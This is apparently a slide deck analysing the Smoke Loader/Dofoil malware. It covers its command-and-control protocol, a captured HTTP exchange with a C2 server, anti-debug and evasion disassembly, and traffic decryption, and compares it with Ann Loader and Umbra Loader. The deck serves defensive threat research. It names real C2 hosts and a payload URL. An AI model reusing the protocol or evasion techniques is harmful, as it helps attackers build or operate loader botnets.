
Current Process



Traffic Analysis Highlights



PayLoad Flow diagram



Phase 1

Phase 2

Phase 3



Static Download Phase

Download password
stealer

HTTP Request to 2C Server

[2C host]/index.php?

cmd=grab

&data=

&login= [MD5 of the computer name] [volume serial number]

HTTP Reply to infected computer

Password Stealer

MZ

Encrypted with XOR key



Static Download Phase

Download Socket
Server

HTTP Request to 2C Server

[2C host]/index.php?

cmd=getproxy

HTTP Reply to infected computer

Socket Server

MZ

Encrypted with XOR key



Static Download Phase

Notify Backdoor
connection

HTTP Request to 2C Server

[2C host]/index.php?

cmd=getsocks

&login= [MD5 of the computer name] [volume serial number]

&port=[opened socket port number]

HTTP Reply to infected computer

HTTP/1.1 200 OK



Dynamic Download Phase

Request for the number
of dynamic downloads

HTTP Request to 2C Server

[2C host]/index.php?

cmd=getload

&login=[MD5 of the computer name][volume serial number]

&sel=[malware version name]

&ver=[malware version number]

&bits=0

HTTP Reply to infected computer

[Marker][number of files available from 2C server]

Example



Follow TCP Stream

Stream Content

```
GET /aaa/index.php?  
cmd=getload&login=272B2F9936D3FF309C30011BF32004C6AC197B68&sel=sp2ya&ver=5.1&bits=0 HTTP/1.0  
User-Agent: Mozilla/4.0  
Host: labrador2011.ru
```

HTTP/1.1 200 OK
Date: Fri, 06 Jan 2012 22:44:19 GMT
Server: Apache/2.2.9 (Debian) PHP/5.2.6-1+lenny13 with suhosin-patch mod_ssl/2.2.9 openssl/0.9.8g
X-Powered-By: PHP/5.2.6-1+lenny13
Vary: Accept-Encoding
Content-Length: 4
Connection: close
Content-Type: text/html; charset=win-1251

Smk6j

32-bytes Md5Sum
+
8-bytes Volume serial number

Version #

Find Save As Print Entire conversation (461 bytes) [dropdown] ASCII EBCDIC Hex Dump C Arrays Raw

Help Filter Out This Stream Close



Dynamic Download Phase

Iterate through the
downloads

HTTP Request to 2C Server

[2C host]/index.php?

cmd=getload

&login=[MD5 of the computer name][volume serial number]

&sel=[malware version name]

&ver=[malware version number]

&bits=0

&file=[index]

HTTP Reply to infected computer

HTTP/1.1 302 Found

Location: [URL of the executable]



Dynamic Download Phase

Acknowledge execution

HTTP Request to 2C Server

[2C host]/index.php?

cmd=getload

&login=[MD5 of the computer name][volume serial number]

&sel=[malware version name]

&ver=[malware version number]

&bits=0

&file=[index]

&run=ok

HTTP Reply to infected computer

HTTP/1.1 200 OK

The Evolution of Dofoil



The Evolution of Dofail



First Discovered
(~Nov 2011)

**Changed
outmost packer/
Encrypted all
traffic**
(~March 2012)

**Added Anti-debug and
Anti-VM mechanism**
(~Jan 2012)



Anti-debug



```
004011C0 60          pushad
004011C1 31C0       xor eax,eax
004011C3 64:8B35 30000000 mov esi,dword ptr fs:[30]
004011CA 89F1       mov ecx,esi
004011CC 8B76 0C    mov esi,dword ptr ds:[esi+C]
004011CF 8B76 1C    mov esi,dword ptr ds:[esi+1C]
004011D2 FEC0       inc al
004011D4 8B6E 08    mov ebp,dword ptr ds:[esi+8]
004011D7 8B7E 20    mov edi,dword ptr ds:[esi+20]
004011DA 8B36       mov esi,dword ptr ds:[esi]
004011DC 3C 01     cmp al,1
004011DE 75 06     jnz short aaa.004011E6
004011E0 892D 48404000 mov dword ptr ds:[404048],ebp
004011E6 3867 18    cmp byte ptr ds:[edi+18],ah
004011E9 75 E7     jnz short aaa.004011D2
004011EB 892D 4C404000 mov dword ptr ds:[40404C],ebp
004011F1 F741 68 70000000 test dword ptr ds:[ecx+68],70
004011F8 74 02     je short aaa.004011FC
004011FA 51        push ecx
004011FB C3        retn
004011FC B9 07000000 mov ecx,7
00401201 8D35 303C4000 lea esi,dword ptr ds:[403C30]
00401207 8D3D 08404000 lea edi,dword ptr ds:[404008]
0040120D AD        lods dword ptr ds:[esi]
0040120E 51        push ecx
0040120F 50        push eax
00401210 FF35 4C404000 push dword ptr ds:[40404C]
00401216 E8 F9FEFFFF call aaa.00401114
0040121B AB        stos dword ptr es:[edi]
0040121C 59        pop ecx
0040121D E2 EE     loopd short aaa.0040120D
0040121F B9 06000000 mov ecx,6
```


Anti-Debugger

Decryption Routine

On the side note...



03/03/2012, 20:51


SmokeLdr ▾
Newcomer

Group: Members

Joined: 06/27/2011

Posts: 7

Reputation: (Newbie) **5**

Videos: **0**

Answer: Smoke Loader - a new module loader

Free update for the resident version:

- some "security-fix" in the code of the control panel
- Improved system through the various "sandbox"
- The opportunity progruza DLL (LoadLibrary loader or through regsvr32)
- updated the GeoIP database is also available to all customers a free parser (win applicati sometimes unnecessarily waste comes in the form of 0x00 bytes, and as a result not all of

Contact: ICQ: 477194989 Jabber: **[To view this link should register]**

Heuristic Evasion



| | | | |
|----------|---------------|-------------------------------|-------------------------|
| 00401384 | 50 | push eax | |
| 00401385 | 6A FF | push -1 | |
| 00401387 | FF56 08 | call dword ptr ds:[esi+8] | |
| 0040138A | 57 | push edi | |
| 0040138B | 68 40404000 | push Informat.00404040 | |
| 00401390 | 6A 00 | push 0 | |
| 00401392 | 6A 00 | push 0 | |
| 00401394 | 6A 04 | push 4 | |
| 00401396 | 6A 00 | push 0 | |
| 00401398 | 6A 00 | push 0 | |
| 0040139A | 6A 00 | push 0 | |
| 0040139C | A1 40394000 | mov eax,dword ptr ds:[403940] | |
| 004013A1 | E8 C6DFDFFF | call Informat.0040116C | |
| 004013A6 | 50 | push eax | |
| 004013A7 | 6A 00 | push 0 | |
| 004013A9 | FF15 10404000 | call dword ptr ds:[404010] | kerne132.CreateProcessA |
| 004013AF | 85C0 | test eax,eax | |
| 004013B1 | 0F84 72010000 | je Informat.00401529 | |
| 004013B7 | 6A 00 | push 0 | |
| 004013B9 | 6A 18 | push 18 | |
| 004013BB | 68 94404000 | push Informat.00404094 | |
| 004013C0 | 6A 00 | push 0 | |
| 004013C2 | 8B07 | mov eax,dword ptr ds:[edi] | |
| 004013C4 | 50 | push eax | |
| 004013C5 | FF56 10 | call dword ptr ds:[esi+10] | |

Older version(Jan 2012)

Newer version(Feb 2012)

| | | | |
|----------|---------------|-------------------------------|---------------------------------|
| 0040155E | 50 | push eax | |
| 0040155F | 6A FF | push -1 | |
| 00401561 | FF56 08 | call dword ptr ds:[esi+8] | |
| 00401564 | 6A 00 | push 0 | |
| 00401566 | 68 94414000 | push samples.00404194 | |
| 0040156B | 68 50414000 | push samples.00404150 | |
| 00401570 | 6A 00 | push 0 | |
| 00401572 | 6A 00 | push 0 | |
| 00401574 | 6A 04 | push 4 | |
| 00401576 | 6A 00 | push 0 | |
| 00401578 | 6A 00 | push 0 | |
| 0040157A | 6A 00 | push 0 | |
| 0040157C | A1 703C4000 | mov eax,dword ptr ds:[403C70] | |
| 00401581 | E8 E6FBFFFF | call samples.0040116C | |
| 00401586 | 50 | push eax | |
| 00401587 | 6A 00 | push 0 | |
| 00401589 | 6A 00 | push 0 | |
| 0040158B | FF15 10404000 | call dword ptr ds:[404010] | kerne132.CreateProcessInternalA |
| 00401591 | 85C0 | test eax,eax | |
| 00401593 | 0F84 89010000 | je samples.00401722 | |
| 00401599 | 6A 00 | push 0 | |
| 0040159B | 6A 18 | push 18 | |
| 0040159D | 68 A4414000 | push samples.004041A4 | |
| 004015A2 | 6A 00 | push 0 | |
| 004015A4 | A1 94414000 | mov eax,dword ptr ds:[404194] | |
| 004015A9 | 50 | push eax | |
| 004015AA | FF56 10 | call dword ptr ds:[esi+10] | |

Traffic Decryption Enhancement



Original

| Offset | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12 | 13 | 14 | 15 | |
|----------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|------------------|
| 00000000 | 77 | 46 | 6F | 41 | 41 | 41 | 43 | 6A | 72 | 61 | 54 | 39 | 70 | 36 | 57 | 30 | wFoAAACjraT9p6W0 |
| 00000016 | 72 | 4B | 2B | 68 | 70 | 4F | 61 | 73 | 72 | 36 | 65 | 70 | 72 | 76 | 33 | 79 | rK+hpOasr6eprv3y |
| 00000032 | 39 | 2F | 4B | 43 | 38 | 6F | 62 | 35 | 2B | 66 | 50 | 32 | 68 | 50 | 4F | 47 | 9/KC8ob5+fP2hPOG |
| 00000048 | 68 | 76 | 50 | 77 | 2B | 59 | 50 | 7A | 38 | 50 | 44 | 78 | 38 | 59 | 4B | 47 | hvPw+YPz8PDx8YKG |

Step 1:
BASE64

| Offset | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12 | 13 | 14 | 15 | |
|----------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|--|
| 00000000 | C0 | 5A | 00 | 00 | 00 | A3 | AD | A4 | FD | A7 | A5 | B4 | AC | AF | A1 | A4 | ÀZ...£-¥\$%&'() * + , - . / : ; < = > ? @ [\] ^ _ ` { } ~ ¡ ¢ £ ¤ ¥ ¦ § ¨ © ª « ¬ ® ¯ ° ± ² ³ ´ µ ¶ · ¸ ¹ º » ¼ ½ ¾ ¿ |
| 00000016 | E6 | AC | AF | A7 | A9 | AE | FD | F2 | F7 | F2 | 82 | F2 | 86 | F9 | F9 | F3 | æ ¯ Š @ @ ý ò ÷ ò ò ù ù ó |
| 00000032 | F6 | 84 | F3 | 86 | 86 | F3 | F0 | F9 | 83 | F3 | F0 | F0 | F1 | F1 | 82 | 86 | ö ó ó ð ù ó ð ð ñ ñ |

Traffic Decryption Enhancement



Step 1:
BASE64

| Offset | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12 | 13 | 14 | 15 | |
|----------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|-------------------|
| 00000000 | C0 | 5A | 00 | 00 | 00 | A3 | AD | A4 | FD | A7 | A5 | B4 | AC | AF | A1 | A4 | ÀZ...f-xy\$%'^_!* |
| 00000016 | E6 | AC | AF | A7 | A9 | AE | FD | F2 | F7 | F2 | 82 | F2 | 86 | F9 | F9 | F3 | æ¬_S@@yò÷ò ò ùùó |
| 00000032 | F6 | 84 | F3 | 86 | 86 | F3 | F0 | F9 | 83 | F3 | F0 | F0 | F1 | F1 | 82 | 86 | ö ó óðù óððñ |

Step 2:

XOR with the first key byte

- #define key[1]
- #define data_length[4]
- #define data[data_length]

| Offset | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12 | 13 | 14 | 15 | |
|----------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|------------------|
| 00000000 | 00 | 9A | C0 | C0 | C0 | 63 | 6D | 64 | 3D | 67 | 65 | 74 | 6C | 6F | 61 | 64 | !ÀÀÀcmd=getload |
| 00000016 | 26 | 6C | 6F | 67 | 69 | 6E | 3D | 32 | 37 | 32 | 42 | 32 | 46 | 39 | 39 | 33 | &login=272B2F993 |
| 00000032 | 36 | 44 | 33 | 46 | 46 | 33 | 30 | 39 | 43 | 33 | 30 | 30 | 31 | 31 | 42 | 46 | 6D3FF309C30011BF |

Remarks



- Earlier generations has mostly static number of downloaded items
- The later generations tends to give decreasing number of dynamic downloads when replicating more then once in recent time frame

Smoke Loader vs other Loaders



Ann Loader



- Off the shelf product
- Sold in plans from \$330 to the most expensive \$825
- Updates is around \$35 ~ \$85
- Source code is also available for sale
- Task defined on server-side
- Data of the location and status of bots. Statistic regarding botnet growth and health.
- Modules available: Password stealer(ThiefX, host file substitution, Keylogger)

Ann Loader



AnnLoader

[Обновить](#)[Статистика](#)[Страны](#)[Боты](#)[Задания](#)[Настройки](#)[Действия](#)[Выход](#)

| [ID] | Название / Дата | Нужно / Готово | Файл / Инфо | Страны для загрузки |
|-------------------|---|--------------------|---|---------------------|
| - | [9] 555 08 Mar 11 - 19:14:03 редакт. сброс. удал. стоп | 5 2 | 000000000000000 Бан до след. загр.: 0 ч. | ВСЕ СТРАНЫ |
| Заданий: 1 | | Загрузок: 2 | | |

Создание нового задания

- [--] Unknown
- [AP] Asia/Pacific Region
- [EU] Europe
- [AD] Andorra
- [AE] United Arab Emirates
- [AF] Afghanistan
- [AG] Antigua & Barbuda
- [AI] Anguilla
- [AL] Albania
- [AM] Armenia
- [AN] Netherlands Antilles
- [AO] Angola

Количество загрузок:* Название задания:* URLs через ";":* Запрещать выполнение ботом других заданий в течение часов с момента выполнения этого

- Грузить этот файл игнорируя временный запрет на загрузку
- Убивать бота после этой загрузки

[Добавить задание](#)

Umbra Loader



- Free and Open source
- Pay by purchasing plugins
- Polished Web Admin interface
- Waiting for commands from 2C server

Umbra Loader

The screenshot displays the Umbra Loader application interface. On the left is a vertical sidebar with icons for 'Country Statistics', 'Commands', 'Bots', 'Installs', and 'Updater'. The main workspace contains several overlapping windows:

- Country Statistics**: A window with a 'Refresh' button and a table showing bot counts.
- Bots**: A window with a table for bot details and a 'No data to display' message.
- Commands**: A window with a table for command logs and configuration fields for Command, Parameters, Countries, and Max. Executions.
- Installs**: A window with a 'Refresh' button and a line graph showing installation progress over time.
- Update Binary**: A window with a 'Binary to update' field and 'Save', 'Delete current binary', and 'Show current binary' buttons.

The Windows taskbar at the bottom shows the Start button and active windows for 'Bots', 'Commands', 'Country S...', 'Installs', and 'Update B...'.


| Country | Online | Total |
|------------|----------|----------|
| Total Bots | 0 Bot(s) | 0 Bot(s) |

| UID | Installation Date | Version |
|--------------------|-------------------|---------|
| No data to display | | |

| ID | Command | Parameter | Progress |
|----|---------|-----------|----------|
| | | | |

| Date | Value |
|-----------|-------|
| 28.2.2012 | 0 |
| 29.2.2012 | 0 |
| 01.3.2012 | 0 |
| 02.3.2012 | 0 |
| 03.3.2012 | 0 |
| 04.3.2012 | 0 |
| 05.3.2012 | 0 |

Umbra Loader



The screenshot shows the 'Umbra Loader Builder' application window. The title bar includes the application icon and the text 'Umbra Loader Builder'. Below the title bar are three tabs: 'Installation', 'Plugins', and 'Build'. The 'Build' tab is currently selected. The main area contains several configuration fields and checkboxes:

- Host: localhost
- Path to bot.php: /Panel/bot.php
- Filename: winsvchost.exe
- Mutex: slayer616wasd
- Installation
- Startup
- Startupkey: Windows Updater
- Connection Interval: 2 Minute(s)

At the bottom of the window, there is a progress bar, the text 'Version 1.0' and 'Codename: Bozok', and a 'Build' button.

Smoke Loader vs other Loaders



| | Smoke Loader | Umbra Loader | Ann Loader |
|-----------------------------------|-------------------|--------------|-------------------|
| Administrative interface | ✓ | ✓ | ✓ |
| Rebuild Loader | ✓ | ✓ | ✓ |
| Rebuild Builder | | ✓ | |
| Allows Files Upload and execution | ✓ | ✓ | |
| SOCKS5 server | ✓ | N/A* | ✓ |
| Host Substitution | ✓ | N/A* | ✓ |
| Password Stealer/ Form Grabber | ✓ | N/A* | ✓ |
| Key logging | | N/A* | ✓ |
| Allows Additional Plugins | | ✓ | |
| Self destruction mechanism | ** | ✓ | ✓ |
| Price | Starting at \$150 | Free | Starting at \$330 |

* Available for sale as a plugin by other developers

** A non-resident version is provided

Conclusion Follow-up



“The Smoke Loader Advantage”



- Ideal candidate for PPI deployment
- Provides a mixture of predetermined task and dynamic task
- Lowers the entry cost barrier to the cyber crime industry

Follow-up



- Last Dofail recorded
- 2012-05-10
- beaufortseaa139.ru @
213.152.180.178
- First Sasfis discovered
- 2012-05-31
- krasguatanany.ru@
213.152.180.178

Comparing Dofoil and Sasfis



| Dofoil | Sasfis |
|---|---|
| <p>GET /aaa/index.php?wFoAAACjraT9p6WorK+h pOasr6eprv3y9/KC8ob5+fP2hPOGhvPw+Y Pz8PDx8YKG <i>After decryption</i> /aaa/index.php?cmd=load&272B2F9936D3 FF309C30011BF</p> | <p>GET /gley/index.php?r=gate&id=84a947ad&grou p=30.05.2012&debug=0</p> |
| <p>302 FOUND http://triarearc.org/20030101news_files/1. exe</p> | <p>c=rdl&u=http://krasguatanany.ru/gley/get/ p3.dll.crp&a=0&k=0000493e</p> |

Thank You